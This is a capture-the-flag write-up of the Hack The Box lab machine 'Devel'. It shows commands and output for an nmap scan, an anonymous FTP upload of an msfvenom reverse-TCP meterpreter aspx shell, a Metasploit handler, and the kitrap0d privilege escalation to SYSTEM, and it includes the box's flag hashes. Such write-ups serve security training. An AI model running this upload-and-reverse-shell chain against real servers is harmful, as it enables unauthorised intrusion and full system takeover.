Devel

10.10.10.5

User: 9ecdd6a3aedf24b41562fea70f4cb3e8


Root: e621a0b5041708797c4fc4728bc72b4b

My first step was to do some enumerating with NMAP to see what ports were open. Looking at the nmap scan I found there was a web server running and an ftp server. If we look closely to the ftp server, you can see that it allows anonymous login. On top of that it looks like it is hosting the web server after looking at the files.

```
root@pwn:~/Documents/htb/boxes/devel# nmap -sV -sC -oA nmap/devel  10.10.10.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-10 12:32 GMT
Nmap scan report for 10.10.10.5
Host is up (0.19s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-08-19  08:55AM                 2840 1.aspx
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 02-08-19  08:22AM                 1241 cmd-asp-5.1.asp
| 02-08-19  08:19AM                 1581 cmdasp.asp
| 03-17-17  04:37PM                  689 iisstart.htm
| 02-11-19  01:19PM                38533 shell.asp
| 02-11-19  01:22PM                 2816 shell.aspx
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.32 seconds
```

Signing into the FTP server using the credentials anonymous for username and blank for the password signs us in! Taking a look around I can confirm the ftp server is hosting the web server. We can also see from the nmap scan it is using *IIS 7.5 so because of this our shell exploit will be in the form of an .aspx. Before we start trying to exploit the server, let's see if we are able to upload files to the server. As you can see below we are able to! We can also access the file from the web server.*



Now that we know we are able to upload files to the server, our next step is to try get shell! Using a tool called msfvenom we can generate a backdoor in the form of a .aspx file. We set the LHOST flag to our local machine IP and athe LPORT flag to the port we want to backconnect on.

```
root@pwn:~# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o shell.aspx LHOST=10.10.14.10 LPORT=8877
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2808 bytes
Saved as: shell.aspx
```

Once we have the shell.aspx we upload it to the FTP server, and load it on the web server for instance http://10.10.10.5/shell.aspx. Next we need to setup a handler so when the shell loads, we can connect to the machine. If we load up msfconsole and use exploit/multi handler, then set the payload as a reverce_tcp and lastly set the LHOST to our machine and the port to the one we set which in this case is 8877.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Now if we type the command exploit we get shell on the machine! If we type sysinfo we can see what version of windows the machine is running .

```
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

The next step is to escalate our privileges to the administrator! We can use an application called exploit suggester within Metasploit which will scan the current session, throw multiple exploits at it to see if it is vulnerable. After looking through the list below I found that the Kitrap0d is the most interesting one to use. It fits the machine perfectly, attacks windows 8 and the architecture x86!

```
c:\windows\system32\inetsrv>exit
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > set session 2
session => 2
msf exploit(multi/handler) > use post/recon/local_exploit_suggester
[-] Failed to load module: post/recon/local_exploit_suggester
msf exploit(multi/handler) > yse post/multi/recon/local_exploit_suggester
[-] Unknown command: yse.
msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 39 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Setting up kitrap0d is simple, all you have to do is set the LHOST to our machine, a random port and the session to the current machine we want to escalate privileges on! After setting up these flags and running the command “exploit” we get a shell… not just a normal shell but an AUTHORITY SYSTEM! Now we have access to all files on this system with all privileges.

```
msf exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.10
lhost => 10.10.14.10
msf exploit(windows/local/ms10_015_kitrap0d) > set lport 31337
lport => 31337
msf exploit(windows/local/ms10_015_kitrap0d) > set session 4
session => 4
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.10:31337
[*] Launching notepad to host the exploit...
[+] Process 3676 launched.
[*] Reflectively injecting the exploit DLL into 3676...
[*] Injecting exploit into 3676 ...
[*] Exploit injected. Injecting payload into 3676...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 5 opened (10.10.14.10:31337 -> 10.10.10.5:49161) at 2019-02-10 13:01:58 +0000

wmeterpreter > shell
Process 3816 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```